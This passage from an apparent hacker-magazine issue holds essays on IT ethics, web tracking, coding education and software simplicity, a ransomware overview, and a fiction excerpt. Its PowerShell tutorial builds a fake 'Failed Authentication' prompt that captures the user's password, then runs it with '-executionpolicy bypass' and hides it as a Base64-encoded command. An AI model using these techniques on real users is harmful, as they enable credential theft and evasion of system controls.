Many may ask why we should care about a message sent so many years ago. I say because Sergeant Stot may have given his life to send this message. It's possible this message could have saved lives had the pigeon made it back to HQ. I would really like to know if Mr. Stot survived the war. I hope so, but if not, I think the world should know of his service.

Now pour a pint and raise a toast to Sergeant Stot. You are not forgotten, and we thank you for your service.

Attitude Adjustment: How to Keep Your Job

by The Piano Guy

Having written for this fine publication for many years and many times, I've written previous articles that made the point that no matter how good we are technically, just because we can do something doesn't mean we should. Now that I'm a CISSP and can make the point better, I think it is time to do so again. After all, half a generation has gone by since I last made that point in these pages. If you don't believe me that it's time, check out the *2600* Facebook group. I see way too many comments about the "dumb IT guy," suggestions to tell the IT guy to screw himself (not the exact word choice, but you get the idea), and all kinds of rants and raves that indicate an attitude of "they're dumb, we're smart, what a-holes, we could do their jobs better than they do." Maybe you can, but just because you can doesn't mean you should. Unless you're tasked in that role and/or have explicit permission.

While there are certainly IT staff that deserve our ire, for the most part they are good people, who also have bosses that they answer to. IT, if done right, is a helping profession. Respect your IT staff, and they will usually respect you.

Time for a sanity check here. Reading this, are you angry? Do you think I'm a clueless idiot? If so, then the shoe probably fits and you should wear it.

Of the people who had a bad reaction to this article so far, I would divide you into two rough groups. If you're a lawbreaker who doesn't respect appropriate boundaries of others unless they earn your personal respect, then you probably won't listen to me anyway (as much as I'd like you to). As a lawbreaker, you're part of the bigger problem of why the word hacker has such a bad and undeserved reputation. You make it bad for everyone.

If you're a more reasonable person who figures "hey, it's against the rules, but I'd never do anything to hurt anyone, I know what I'm doing, and I'm doing it for the good of the company," you are the target of this article. I hope you take it to heart.

And if you're the guy or gal with your IT job on the line that has to deal with the folks described in the previous two paragraphs, share this article with them.


If you have a network at home, you can do whatever you want to it. You can check out all the cool tools, hack it to your heart's content, test out theories, and have a blast. You can purposely try to infect your network with malware and see how your defenses hold up. Go for it. Once you hit your employer's network, however, you are bound by their rules. Or, you're unemployed.

Doing IT stuff is like sex - if you have to keep it secret, you probably shouldn't do it. And, what you do in the privacy of your own home (network) isn't necessarily the kind of stuff you should do in public (at work). Even a race car driver going 25 over on the freeway is going to lose in traffic court, even though they can absolutely control their car.

I've been working in computers since Windows was at Version One and DOS was at Version Two. This means two things. First, it means I'm old. Second, at least in this case, it means I know my stuff. My current role as a CISSP has me supervising people, designing action plans, and implementing them. When a computer breaks that is not my responsibility to fix, I usually don't have admin credentials. I call the IT department. I let them fix it. I treat them with respect, having once been in their shoes.

If you want to work on your system at work at an admin level to get something fixed, get written permission first. If you can't get your work done because of an IT problem you're not allowed to fix, blame IT. If you think that you joining the IT department would make your life and their lives better, apply. And, if after trying all that you get nowhere, get another job, maybe doing IT.

The more you dink around on the system, even if things don't go wrong, the more that security will be tightened. IT security relies on humans following the rules, or systems being locked down so tight that the humans have no choice but to follow the rules. If you think about it, you can draw a triangle like this:



As an aside, if you've studied for your Certified Ethical Hacker, this graphic should look very familiar.

You can rate any IT system by putting a spot on the triangle. Want more usability and function? You've sacrificed some security. Want more security and function? You've just sacrificed some usability. Your escapades will get security tightened and ultimately make life harder for everyone. Having the IT department scared of what you do will just make your life harder - it is hard to look for work.

When anyone engages in extracurricular activities, there is no 100 percent guarantee that something won't break or get infected or damaged. Even by accident, you can introduce a vulnerability which allows malware to enter the system, potentially causing or allowing substantial damage. Even if you didn't break anything, if something else goes wrong, you'll be blamed.

To sum up, follow your IT department's rules even if you don't respect them, treat your IT people like you'd want to be treated if you have their job, realize they have bosses to answer to as well, and if you want to do something out of your swim lane, get permission in writing prior to doing so. If you don't follow these simple guidelines, the personal cost, and potentially the corporate cost, is just too high.

Out of the Box Survival, Part Two
A Guide to PowerShell Basics

by Kris Occhipinti - Metalx1000

In my previous article, I showed you some of the basics of using the PowerShell scripting language. Although it's not my first choice in programming languages, I find it important to know how it works so that you can easily write useful scripts for Microsoft Windows with the minimal need for external tools. A reminder: PowerShell didn't appear in Microsoft's default Windows installs until Vista. So, this will not be useful on Windows XP or before.

Now that we have the basics of PowerShell down and we know some commands that we can run at the PowerShell prompt, it's time to start putting these commands into scripts that can be called locally, remotely, or that can be placed into an executable binary (aka a Windows EXE file).

Let's take a simple example from my last article. We will use the example of creating a simple authentication window pop-up, which tells the user that there was a "Failed Authentication" and requests that they enter their username and password. Create an empty text file and call it "msg.ps1". Place the following code into that file and save it.

```
[code]
$cred = $host.ui.promptforcred
➥ential(‘Failed Authentication’,
➥’’,[Environment]::UserDomain
➥Name + “\” + [Environment]::
➥UserName,[Environment]::User
➥DomainName);
$name = $cred.username;
$password = $cred.getnetwork
```

```
➥credential().password;
[/code]
```

Now, you can edit this with any text editor you want. You can use Notepad, Notepad++, etc. Another option would be to use Windows PowerShell ISE (Integrated Software Environment), which will be installed by default on newer versions of Windows. One way to access Microsoft's ISE for PowerShell is to, after creating an empty ps1 file, right-click on a PowerShell script and choose "EDIT" from the drop down menu.

Now you may think that, like most scripts, all you would have to do now is double-click the icon for the script and it would run. That is not the case when it comes to Microsoft and their PowerShell scripts. For "security" reasons this will not work. But, luckily for us, just like most of Microsoft's security, this security setting doesn't really do anything other than make people who don't know any better feel like there is some sort of security. You can change the system setting on a machine to allow scripts to run with different permissions, but we don't want to do that. The less changes we make the better.

You may also notice an option in the dropdown menu when you right-click the PowerShell script you've created labeled "Run with PowerShell". Chances are this won't work for you either. Plus, in many cases you aren't going to want the end user to have to do that, nor would you want to have to do that every time yourself.

The great thing about this security feature is that it can be completely bypassed at the time the script is called, making this about as secure as a system that thinks creating a popup window that asks, "Do you want to allow the following program to make changes to this computer?", and giving the options of "YES" and "NO", is a secure way to handle malicious software.

To run this script, we can simply execute it with the following arguments.

```
[code]
powershell -executionpolicy
➥ bypass .\msg.ps1
[/code]
```

That's correct. You didn't misread that command and I didn't type it incorrectly. Microsoft has decided that it's too dangerous to allow a PowerShell script to run without the user confirming the execution of it, but they also decided that you can just tell PowerShell to ignore and bypass the policies that are set in place on the system. This makes the first security policy not a security policy at all. It's more of just an inconvenience.

We now know that you can type a command that tells PowerShell to bypass policies, so we should at this point realize that we can now place that command into any other script or program that we create. This will allow us, or any end user, to have an icon that can just be double-clicked. We can place it in something as simple as a batch file or call it in a very basic C program.

```
[code]
#include <stdio.h>
int main(){
  system("powershell -execution
➥policy bypass ./msg.ps1");
 return 0;
}
[/code]
```

The problem with doing it this way is that now you have two files. You'll have your PowerShell script (msg.ps1), and you'll have your EXE or BAT file. And that's no good. We don't want to have to worry about distributing two files. We also don't want to have to worry about one file being able to find the other at the time of execution. Don't worry, that is where Base64 comes in.

Base64 is a type of encoding that takes any binary files and converts them to plain ASCII. This binary file can be an image file, a music file, a video file, or an executable file. Base64 is very common. Even if you have not heard of it, you've used it. Files such as JPEGs or PNGs can be embedded in web pages with Base64. Attachments in email are encoded in Base64. Images you create in an HTML5 canvas can be saved in a Base64 encoding for later use or transfer.

The good news here is that not only can PowerShell encode and decode Base64 data, but you can use this feature to encode your entire script. This will allow you to encode the PowerShell script and place it directly into your batch file or C code. To encode your script in Base64 on a Windows machine, you can use PowerShell itself. So open PowerShell and run these commands.

```
[code]
$script = Get-Content ???.\msg
➥.ps1???
$bytes = [System.Text.Encoding]
➥::Unicode.GetBytes($script)
$encodedString = [Convert]::To
➥Base64String($bytes)
$encodedString| out-file "msg.b64"
[/code]
```

Those few lines will open your script, encode it to Base64, and then save the encoding to a file called msg.b64. If you are working on a Linux box, you can run this command to accomplish the same task.

```
[code]
base64 msg.ps1 > msg.b64
[/code]
```

We now have our script in Base64 and we can simply run that script from a batch file or C code using the following form of execution.

```
[code]
PowerShell -EncodedCommand JABjA
➥HIAZQBkACAAPQAgACQAaABvAHMAdAAu
➥AUAaQAuAHAAcgBvAG0AcAB0AGYAbwBy
➥AGMAcgBlAGQAZQBuAHQAaQBhAGwAKAA
➥nAEYAYQBpAGwAZQBkACAAQQB1AHQAaA
➥BlAG4AdABpAGMAYQB0AGkAbwBuACcAL
➥AAnACcALABbAEUAbgB2AGkAcgBvAG4A
➥bQBlAG4AdABdADoAOgBVAHMAZQByAEQ
➥AbwBtAGEAaQBuAE4AYQBtAGUAIAArAC
➥AAIgBcACIAIAArACAAWwBFAG4AdgBpA
➥HIAbwBuAG0AZQBuAHQAXQA6ADoAVQBz
➥AGUAcgBOAGEAbQBlACwAWwBFAG4AdgB
➥pAHIAbwBuAG0AZQBuAHQAXQA6ADoAVQ
➥BzAGUAcgBEAG8AbQBhAGkAbgBOAGEAb
➥QBlACkAOwAgACQAbgBhAG0AZQAgAD0A
➥IAAkAGMAcgBlAGQALgB1AHMAZQByAG4
➥AYQBtAGUAOwAgACQAcABhAHMAcwB3AG
➥8AcgBkACAAPQAgACQAYwByAGUAZAAuA
➥GcAZQB0AG4AZQB0AHcAbwByAGsAYwBy
➥AGUAZABlAG4AdABpAGEAbAAoACkALgB
➥wAGEAcwBzAHcAbwByAGQAOwA=
[/code]
```

We now have one standalone file instead of two, making it easy to move the file from system to system without the worry of something getting lost. We do have another problem though. Our original code was pretty short. Encoding it to Base64 does make it a bit more cluttered looking. Although this technique is very useful, in some cases it may not be the best way to go, and can cause some problems if it gets too long.

We can shorten the length and decrease the size of our main executable by allowing it to call its commands from a server. Doing this will not only decrease the size of our file that we distribute, but it allows us to make changes and update our script without requiring the user to upgrade or install a new version. We would simply make changes to the script on our server (which can be as simple as making a change to it on pastebin.com or github.com) and, when the executable is clicked by the user, the new script will be pulled and run. This, however, will be the topic of my next article.

For more programming tips check out: filmsbykris.com.

EFFecting Digital Freedom

Creepy Web Tracking Tricks

by Cooper Quintin
cjq@eff.org

How many websites do you visit every day? Maybe ten, twenty, or more if you are a heavy web user. You may think that your web browsing is fairly anonymous; perhaps no one but your ISP and you know what you are reading. But in reality, hundreds of different companies are tracking almost everything you read on the web.

At least 86 percent of websites include some third-party resources, 96 percent in the case of media and news websites.[1] These are images, scripts, or other files that come from a domain other than the one that you intended to visit. These third-party resources are often included for the purpose of displaying ads. They can also be used to deliver content at a faster rate, or measure how you are using the site. However, regardless of their primary role, they often have the added function of tracking what you are doing on the web.

Some of the companies doing this you have probably heard of, like Twitter, Facebook, and Google/Doubleclick. Others you have probably never heard of at all, like Scorecard Research, Addthis, Axicom, Mathtag, Imrworldwide, Moatads, ande, and more. These companies are all in the business of tracking what you read online. Web tracking is big business, and the companies doing it are making billions of dollars[2] from building detailed profiles about you and selling them to the highest bidder.

There are four main ways that tracking happens on the web: IP address, cookies, supercookies, and fingerprinting. The basic mechanism is the same for all three, with the exception of IP address: the third-party domain assigns you a unique ID, which can then be read any time you visit a website that includes that same third-party domain. This lets the third party know who you are and what websites you visit. The third-party script gets to know what domain it is being included in due to a part of how the web works called the "referer header," which tells a resource where it was loaded from. Using this, Google, for example, could store a unique ID in your browser when you looked up your local weather on one site, and then read that ID again when you visit a popular tech blog. From this, Google would know that you are interested in technology and where you live; with a few more visits they might have a good idea of your age, gender, income, sexual preferences, and what diseases you might have.

Cookies are the most ubiquitous form of tracking. A cookie is a little piece of text that a site can store in your browser and read back at a later time. Cookies are often used legitimately to log you into a website and remember preferences. The problem is that a third party can store a unique ID in a cookie and then read it on any other sites that include that same third party.

Supercookies - a.k.a. evercookies[3] are similar to cookies in that they are a way of storing a unique ID for your browser. The advantage for advertisers is that they can be harder to clear from your browser, since they can also be used as a backup in case the cookie gets deleted. There are a number of ways that a tracker can make a supercookie. Flash Local Shared Objects are common. These are like cookies that can only be seen by Adobe Flash. Additionally, HTML5 technologies such as local storage, websql, session storage, window. name caching, Etags, web history, and cached images all can be used to store supercookies. These features are all necessary for the rich web we have today. You can't watch videos, play games, or run applications online without them. But they can be used for tracking. For many of these, the browser offers no easy way to clear them. For most people, supercookies will stick around indefinitely.

Fingerprinting is newer than the other methods mentioned here, but it appears to be in widespread use already. EFF demonstrated browser fingerprinting with our Panopticlick site (`panopticlick.eff.org`) in 2010. Essentially fingerprinting uses the unique properties of your browser to generate a unique ID for it, which will be the same as long as your browser retains those properties. The properties used for fingerprinting can include: font enumeration, user agent, plugin enumeration, hardware quirks, and more. Fingerprinting is uniquely devious in that there are no files you can get rid of and browsing in "incognito mode" may not prevent you from being identified.

You might be thinking at this point that the situation is pretty dire. You might be asking yourself, "Should I just stop using the web altogether? Or use some archaic browser that doesn't support any modern features or cookies?" No, of course not, You can protect your privacy and still have all of the features of the modern web.

To help people protect themselves from creepy third-party tracking on the web, EFF has released a tool called Privacy Badger (`eff.org/privacybadger`), an open source browser add-on for Chrome and Firefox. It watches for domains that appear to be tracking you as you browse the web. If a third-party domain appears to be tracking you - for example, by setting uniquely identifying cookies - Privacy Badger will automatically block that domain so that it can never track you again. Privacy Badger also enhances your privacy in other ways. For example, certain domains that are useful for the web but may have a side effect of tracking will be blocked from setting or reading cookies, but can still load resources. This lets you use a service like Google Maps without being tracked by Google. Privacy Badger also changes some other default settings in your browser to enhance your privacy. Privacy Badger learns dynamically what's tracking you, so the longer you use it, the better it will get at blocking trackers.

EFF is also working on a revision to the Do Not Track standard (`eff.org/dnt-➥policy`). We are creating a contract document that states that the site publishing it will not keep logs and will not keep user identifiers for any user expressing their desire to opt-out of web tracking by sending the DNT:1 header, which will be sent with each request by Privacy Badger or if you have Do Not Track turned on in your browser. Third-party service providers on the web can prevent Privacy Badger from blocking their domain by agreeing to EFF's DNT policy and posting it on their website.

Like it or not, advertising and tracking has become the main model which is used to fund the web. We need to find a better model for generating revenue, one which doesn't invade users' privacy. Until then, you can protect yourself from creepy trackers by installing Privacy Badger.

[1] `http://readwrite.com/2012/06/➥29/infographic-online-secur➥ ity-tracking-the-trackers`

[2] `http://motherboard.vice.com/➥blog/inside-the-webs-156-➥billion-invisible-industry`

[3] `http://samy.pl/evercookie/`

Coding as a Foundational Skill

by wino_admin

"Everybody in this country should learn how to program a computer because it teaches you how to think." - Steve Jobs

I freely admit that *2600* may be the wrong forum to bring this to.

Society today is beginning to develop the idea that to be successful, one must learn "to code." We do not seem to be interested in teaching people "to program," but rather just "to code." I am a very firm believer that schools should give students access to computers. I believe that in this country and in many others, computer usage not only defines us (as a country), it can define our ability to learn and earn. I think that one thing we need to realize as a society is that continually pushing tech jobs and college at our children, while outsourcing the "dirty" jobs as much as possible (thank you M. Rowe), is causing a greater rift between classes. I do not believe that every person should be able to program. I am not quite sure when the revolution in thinking began, but I can see its effects. Some are rather positive, such as society having the perception that "intelligence is hot." I graduated high school in 2001, and that thinking was completely out of phase at that time. Other aspects of the "code push" can be detrimental to our ability to effectively bargain for wages. More people including references to programming on a resume can thicken the perceived talent pool and make it that much harder for us to get work. It is my opinion that this will result in the general public having less respect for what some of us do.

I do agree that there are some skills every person should have. I believe every person who drives a car should know how to check fluids and change a flat tire. I believe that people should be able to do simple math in their head. I think people should know how to count back change for $20. We, as humans, have the ability to do all of these things, yet we very often lack the knowledge to do them. I am ashamed to say that I live in a country where some people think that spending an hour learning how to program is more important than learning how to balance your budget.

I am an IT worker. I have an A+, and I have taken some college classes, but I have no sheepskin. I am by no means an expert in anything. I work in Tier 2 desktop support for a large privately owned beverage company. This is not a glamorous job. Every summer, we hire interns. Some of these interns stay, some do not. This past summer, we hired an engineering intern. He was one semester away from his BS. This user was given a task importing data into Microsoft Excel. He proceeded to write a VBScript to automate some part of his task. This is the part where the IT department gets involved. Every time this user opened Excel, he received a metric ton of VB errors. Which resulted in a metric ton of tickets. When I tried to explain to him the error was in his code, I was slapped with "I took a semester of VB, it's not my code." We, as desktop support, are not supposed to point fingers directly at the user, and this instance resulted in lots of wasted time.

Having a general idea of what program code is, and what its function is within the bigger picture, is probably a good idea. When we push non-technical people further into our world with things like the "hour of code," what we do is give inept users the ability to think they are computer experts. Most people do not understand the difference between having a grasp of a subject and being an SME. Some could argue that issues such as these are job security. While this may be true, there are much more pressing items in my day than fixing issues caused by a user who has 15 weeks of programming experience.

There are many programs available for people to learn programming. These range from Internet-based programs (edX) to community colleges to *2600* meetings. Sites such as code.org are perpetuating the idea that everyone should be able to code, drawing on such visionaries as Ashton Kutcher, Dr. Oz, will.i.am, and Arianna Huffington. "It's important for these kids, right now, starting at eight years old, to read and write code," claims will.i.am. I fail to understand why we need to have every eight-year-old in the country fluent in C, Java, Perl, or BASIC. The great tragedy is that by focusing our children so completely on CS, we are ignoring other important jobs and skills. Arianna Huffington stated that "Learning to code is useful no matter what your career ambitions are." I fail to see where a train engineer, welder, CPA, janitor, construction worker, dairyman, or your average small business owner will find a benefit in the ability to properly implement a loop in bash. I feel that this push is not only overreaching and overstated, but that it can, over time, further degrade the ability to do our own work.

Sources

https://code.org/quotes

http://www.discovery.com/tv-shows/dirty-jobs/bios/dirty-jobs-bio.htm

A Plea for Simplicity

by Casandro

Somehow, computing seems to become more and more complex. The couple of dozen of kilobytes needed to boot a PC have turned into a multi-megabyte mess called UEFI, providing the same functionality as Open-Firmware at nearly a thousand times the size. Booting Linux systems is turning from some simple shell scripts to a 250k (as of October 2014) mass of C-code. Even rather simple static websites now are generated on the fly, linking to lots of external Javascript frameworks. It's not uncommon today for the HTML code of websites to be larger than screen shots of them. In fact, even supposedly simple tools like cat or strings have more options than you'd expect.

How can those projects get so big? Obviously, one of the reasons is that computers become more and more powerful. You couldn't have 16 megabytes of code just to load your operating system from disk when your whole address space is just a single megabyte. However, there are also cultural issues. Computing is now a lot more common. So companies can now have more people to sell licenses to, which means they can spend more money on developing that software, which means more and more features will be added. It's similar for noncommercial software. While in the past someone might have gotten their program published in a magazine or on Teletext (the Austrian broadcaster ORF regularly aired software readers sent in), we now have a vivid FOSS culture. In fact, it's common for people to earn credits in university and on the job by participating in such a project. And through various ways we are even able to fund large organizations to undertake the creation and maintenance of huge programs.

Now that all sound like a good thing, doesn't it? In recent months, we have seen much of the dark side of complexity. It seems obvious that more code means more bugs and, back in the 1990s, that was no problem. Bugs seemed to be just a part of life back then. It was normal for software to crash. Today, we know that every bug is a potential security vulnerability and that it's usually simpler to fix the bug than to prove that it's not exploitable.

Not counting browser bugs caused by the over boarding complexity of HTML/CSS, the first larger bug caused by dubious features was Heartbleed. A feature which may be useful in certain situations was badly defined and implemented. A rarely used feature in bash caused widespread mayhem. Recently, strings had a bug in its ELF file handling, a feature which nobody knew was in there. An exploit may already have been found when you read this.

Bugs are not the only problem that come with complex code. Perhaps the far bigger one is what I'd call the tldr problem. Shorter texts are easier to read and understand than longer ones. That's why advertisements usually try to get their point across in as few words as possible. With code, it means that participating in large projects is much harder. Also, people will be scared away by the complexity. Alan Kay once said in his talk "Doing With Images Makes Symbols" that novices can understand up to about two pages of code. If your project, or a part of your project, will be that small, it won't be intimidating and many more people will be able to understand it. There are actually such projects out there in real life. Fuzix, for example, has a version of cat which is just 102 lines long. Imagine how motivating it can be to show a learner that they can actually understand vital real life code.

Relying on big development teams also poses risks. What if those teams suddenly oppose your views? One example is Firefox. Ads in the browser is something they have thought about before. Sure you could make a fork, but the need to maintain that huge code base means that you will never be able to deviate much. Gnome already went into directions people didn't like. Luckily, they were able to just use the previous version. With a browser, this is harder as it needs to comply to current standards to be useful.

Small code can be maintained by many more people, and everybody can potentially have their own version of that code running on their own systems. Why is this important? More and more, computers influence our daily lives. They make decisions for us and about us. The people and organizations that control the code can control those decisions. In recent months, we have seen companies allowing themselves more and more rights. Mobile phone manufacturers now regularly track your location even though they have no actual need for it. Some cloud services want to mine your email for advertisements and even use your photographs in ads.

Code is law, and unlike normal laws where we have to find some sort of consensus, every one of us can have their own world. Everyone can afford a computer in principle. It may not be the latest and greatest, but it will be able to run your code. In a way, this is a great example of direct democracy.

It becomes more and more important that people get the right to not just have an opinion about code, but also to decide, freely and competently, what code they want to run on their systems. With small and simple code, we do have a chance to reach such a goal. If people have a chance to understand what their computers are doing, at least some of them will try to understand that, particularly if we make it easy for them. Of course, we also need public forums to discuss code, just like today we discuss laws. This would be a job for mass media. Just think about it - instead of discussing variations of processors and graphics cards, they could discuss code patches: “Ten Patches to Supercharge Your System” or “Does Patch #32532 Hide An Evil Secret?”

Now, how can we make people get more involved in the coding process? One way would be to change the distribution of software to source code and the distribution of updates to code patches. This would be wrapped in a nice interface like the ones we are already used to. To the layperson, this would look the same, except for the automatic compilation taking a bit of time and, crucially, an extra button labeled “show differences.” This button would enable you to view and choose any patches you want. If you don’t want a patch, you can choose to not have it in your system. This would also be a great way to introduce people to that code, as small parts of code along with a description of what they do could potentially even be understood by a novice.

How do we make code smaller and easier to read? The UNIX philosophy is one answer. It tries to promote small tools, each one with simple text-based interfaces and essentially as little code as you can get away with. This is a logical consequence of the tools people had back then. Just like an artist will create a different picture when using a pencil or a brush, the tools we use shape the way we think. In the case of early UNIX development, this was mostly a teletype with a text editor like ed. You wrote your programs in C or assembler. Since there was no protected memory, every wrong memory access could crash the whole system. Since you didn’t have a “glass terminal” (a terminal with a CRT which could display literally one to two dozen lines), you had to keep track of what you were doing. While today, a sign of good code is that every function fits onto the screen, early editors only printed the lines you wanted on request... and that was a good thing as every printed character was accompanied with the loud noise of your teletype. So naturally, code had to be small, and you thought about how to design even simple tools like “echo” or “cat.”

Another answer might come from virtualization. With that, you can have simpler single purpose systems, lacking everything you don’t need. You compile your system, which may consist of a web server including the TCP/IP stack and some web application into a single binary, then you start it up in a virtual environment which will take care of the hardware accesses. Suddenly, you have a system which does not need a shell or even a file system. The attack surface becomes minimal, and even if it does crash, it would be rebooted in milliseconds. One of those systems is Mirage OS. There has been talk about it at 31C3 (Chaos Communication Congress 2014): “trustworthy secure modular operating system engineering.” It’s a single purpose system built of a single purpose.

I believe that now is the right time to stop the trend for bigger and bigger systems and make computing simple again.

Ransomware: Still Active and Looking for Victims/Volunteers

by lg0p89

There have been many articles over the last few years concerning ransomware. As of late, the furor has started to die down. There simply has not been the abundance of press or research articles on this topic.

What Is Old Is New Again!

Attackers, simply due to human nature, tend to either exploit new vulnerabilities or, alternatively, to recycle old methods. The targets still have the data, money, and other information they are looking for. A recent example occurred in February of 2015. There was a local chiropractor's office. The office manager visited a website, as she had done so many times before. This website had local news and advertisements, just like so many others. As she was reading through the stories, she clicked on a pretty picture for another news story. The office closed, the workstation was shut down for the evening, and the staff went home for the night.

The next day arrived, just like so many other days. She logged in and saw a message across her screen that said: "Warning! Your files have been encrypted!" She had 72 hours to make a payment with Bitcoin, Ukash, Pay Safe Card, or Moneypak. The cost for the de-encryption key was one Bitcoin.

With this, the choice had to be made to either pay the fee or to ignore this and recreate the data from the last backup. The chiropractor's office elected not to pay. So many things can and generally do go wrong when paying. They may pay once and receive the key. Generally, it does not go this smoothly. The office probably would have paid once, not received the key, and then would have had to pay again.

Unfortunately, the office did not regularly back up their system. In fact, it had been over six months since the last time. Fortunately, they had their year-end data done and to the accountant for the tax returns. The secretary only had to recreate the data from the files for nearly two months of work. This wasn't as precise as the original data, but all things considered, it was reasonably close.

Targets

Originally, this attack was focused on consumers. They were easy to phish with using, for instance, a well-crafted email. The attackers have become more flexible and the attacks are becoming different (quasi-XSS versus only the email), attacking more targets (not limited in number), and also focusing on businesses. With businesses, the attackers are also not focusing on one specific sector. They are also not limited geographically, as there are victims from Michigan to Los Angeles.

As noted, this has not been limited to either consumers or a specific industry. The Swedesboro-Woolwich School District in New Jersey was also a victim. In March of 2015, their servers were encrypted. The ransom for the key was 500 Bitcoins. Although the Bitcoin value does fluctuate, 500 Bitcoins is still a significant amount. The school district was not going to pay the fee, but instead was working to restore the files. In the interim, they were reduced to working with pens and paper. The FBI and Department of Homeland Security got involved.

Also, in December of 2014, the Tewksbury (Massachusetts) Police Department was a victim of this. They ended up paying the $500 ransom in Bitcoins.

How These Work

Unfortunately, this is a very simple process and does not take an expert in computer science to implement. There are three primary versions of this attack. There can be the phishing emails with the malicious links. This avenue may state there is an "Incoming Fax Report" as the hook. The file clicked on has the malware and, before the user knows it, the plan is set in motion.

Another version involves the user visiting a compromised website. Simply clicking on the website or on one of the pictures on the website infects their system. A third variation would be the user clicking on a pop-up window.

The user's machine (or, worse yet, servers) becomes infected immediately after the unintended encounter. The affected computer and/or servers are then encrypted. The attackers may infect a few files or the entirety of the hard drive or servers. The extent they are willing to go with this depends on the files. If a file or set of files that open appear to be vital to the business, they may encrypt everything. This may include payroll or medical records. For simpler items that hold more sentimental value, the attackers would probably only encrypt small portions of the target.

T he user may not find out until the next day when they log in. The user would get the warning message and their heart would skip a beat. The attackers would then demand a varying number of Bitcoins to provide the decryption key. There have been different versions of the malware noted in the wild. It would not be likely to have only one variant, given the number of malicious programmers and the different targets.

Lessons Learned

Generally, it is not advisable to pay the ransom, per the FBI and many others. After the initial payment, they may or may not provide the key, which can translate into a very bad day. Much of the prevention itself lies in education of the users. If an email looks too good to be true, it probably is. There is still no free lunch. As there continue to be more infections, each offers an opportunity to teach the users. This is much like becoming immunized at the doctor's office.

There are also a number of best practices to implement at the home and/or workplace. One item to consider is ensuring with regularity the user's systems are up-to-date. They should not be clicking on pop-up windows or visiting questionable websites. If the user receives an email that was not expected, and/or looks suspicious and has an attachment, it probably is malware. Social networks can also be used to spread the malware. The users need to regularly back up their systems. These can be used as a learning tool to further minimize these issues.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0xD

I followed the instructions P@nic had given me. I broke apart the 384-digit encryption key into multiple parts, and emailed, SMS'd and FTP'd those parts to the drop-points she told me to use. It was pure grunt work, and took time, and was irritating. I felt like an interchangeable brainless monkey.

Minutes after I was done, I got a notification that a large pile of bitcoins had been transferred to my online wallet. The monkey was happy.

It was a good day's work. I'd tracked down and identified the missing hacker, helped her out with a problem, and - like a Skyrim-level chorus to my ears - I'd been paid very well for my effort.

...and there was no way I was done with this case.

I still owed Oober results. Wherever she'd hidden herself, P@nic might still be in trouble. What kind I didn't know, but I was sure it was linked with the Naked Princess picture, which was stored somewhere in the grand prize booty of the AnonIT hacking competition.

I had to see the picture. I'd been warned away from it by multiple people - hackers who in this age of instant access to any media imaginable should be blasé and jaded enough to see just about anything without blinking either eye. But they weren't. They blinked. The Naked Princess picture held a mental payload I couldn't understand or imagine.

Given the picture's name, sex might be the topic. Both Oober and P@nic were underage. This might have something to do with child abuse. The title also suggested violence. I'd find the picture. If it was something I could help with, I'd do it. Like track down the abuser who took the photo and send a very clear but anonymous message to the nearest dark-suited, federally-funded enforcement agency.

I needed to get that picture. Getting my eyes on the Naked Princess would probably give me multiple next steps.

I contacted P@nic again, sending messages via the original IRC channel where I'd last talked with her, as well as the original social media account where I'd first tracked her down. She responded.

P@nic: *hey mate. appreciate the help. but i've got no more to give. i'm empty of advice and coin.*

Me: *I've got plenty of those two. I'm just looking to answer some questions.*

P@nic: *i can guess the topic.*

Me: *Then we're talking about the Naked Princess picture.*

P@nic: *<sigh> <sad-emoticon> <shrug>*

Me: *You have a way with words.*

P@nic: *if by "words" you mean object-oriented web applications, then yeah, you're right.*

I sat back from my keyboard and stared for a moment. I felt out of place because I was supposed to be the snarky, witty one. I wasn't used to having this role in a conversation. I had a couple choices: Option One was to go with the flow, and carefully steer the conversation back to where I wanted. Option Two was that I could let her take control, and hope she'd remember and come back to my preferred topic.

Then I ignored the options and thought about the person. This was someone who would appreciate honesty. She hadn't yet killed our chat, and that said she was okay with talking to me. She might give me information about the Naked Princess photo. She was still in hiding, so was under stress and would probably appreciate brevity over a rambling conversation. I hunched back into keyboard-mashing position, as I'd just given myself Option Number Three.

Me: *Can I see the Naked Princess picture?*

P@nic: *uploading now.*

I sat back again, this time in surprise.

In an octet of seconds, the download prompt appeared. I clicked and opened the resulting compressed archive. It contained two files. I opened the first one. It was a text file containing what looked like gibberish.

The second file was a JPG. A picture. A big one.

In awe, revulsion, and incredulity, I stared at the Naked Princess.

Chapter 0xE

I couldn't take my eyes away from it. Even scaled down to fit my screen, the details were clear. I saw exactly what the Naked Princess was, what it was supposed to be, and what emotions it was supposed to rip out from whoever was unlucky enough to view it. I began to sweat.

The center of the picture was my focal point, at least at first. No living creature could ever look like that and stay living, but it did and it was. As my eye recovered from the initial shock, I took in the parts surrounding the center figure. My first thought was that they were weapons, but a sick realization told me they were nothing more than devices, tools, all designed to extract, eviscerate, expose, and ultimately destroy. Then my eyes were pulled back to the center, to the subject, to what I assumed was "the princess." Despite the monstrous surroundings, the most horrific view was in the eyes. They echoed back what was happening with full understanding, multiplying my own emotions. I felt helpless empathy for the terrified, brutalized subject. Apprehension was there too, as a few seconds of viewing made me realize I was only looking at step one: The picture's design and implied motion screamed that what was about to happen next was even worse.

I was wincing. My hands were clenched in fists. My heart rate had jumped to rhythms normally reserved for caffeine addicts, and yet I felt cold.

One part of me was nauseated but elated: In the big puzzle this case was turning out to be, I'd just been handed a very large piece that went right in the middle of the board.

Another part of me was confused.

The Naked Princess was a nasty piece of work, no doubt. It would send children crying to their state-sponsored caregivers. It would frighten those not used to the darker, trashier side of the Internet, the murky, dangerous places where even Google spiders dare not go.

And yet... and still... despite it all....

I'd seen worse.

I wasn't bragging. I just didn't understand why this was the Naked Princess, how this particular picture was able to strike fear into anyone who'd seen it, enough to make them not want to even bring it up. It was nasty and evil and freaky, no doubt, but anyone with Internet access and a bad mood could find similarly disturbing images.

I tried to think non-emotionally, and studied the central figure, the too-wide open eyes of the "princess." It wasn't familiar.

There were others who'd seen the Naked Princess. Others might be able to interpret the picture, or give me more information as to why it was supposedly more terrible than anything else. Tell me what I was missing, and why I was supposed to be terrified, disgusted, saddened, more than I'd ever been in my life, or explain to me whatever revulsion I was supposed to feel when I saw this.

I had one of those people virtually in front of me.

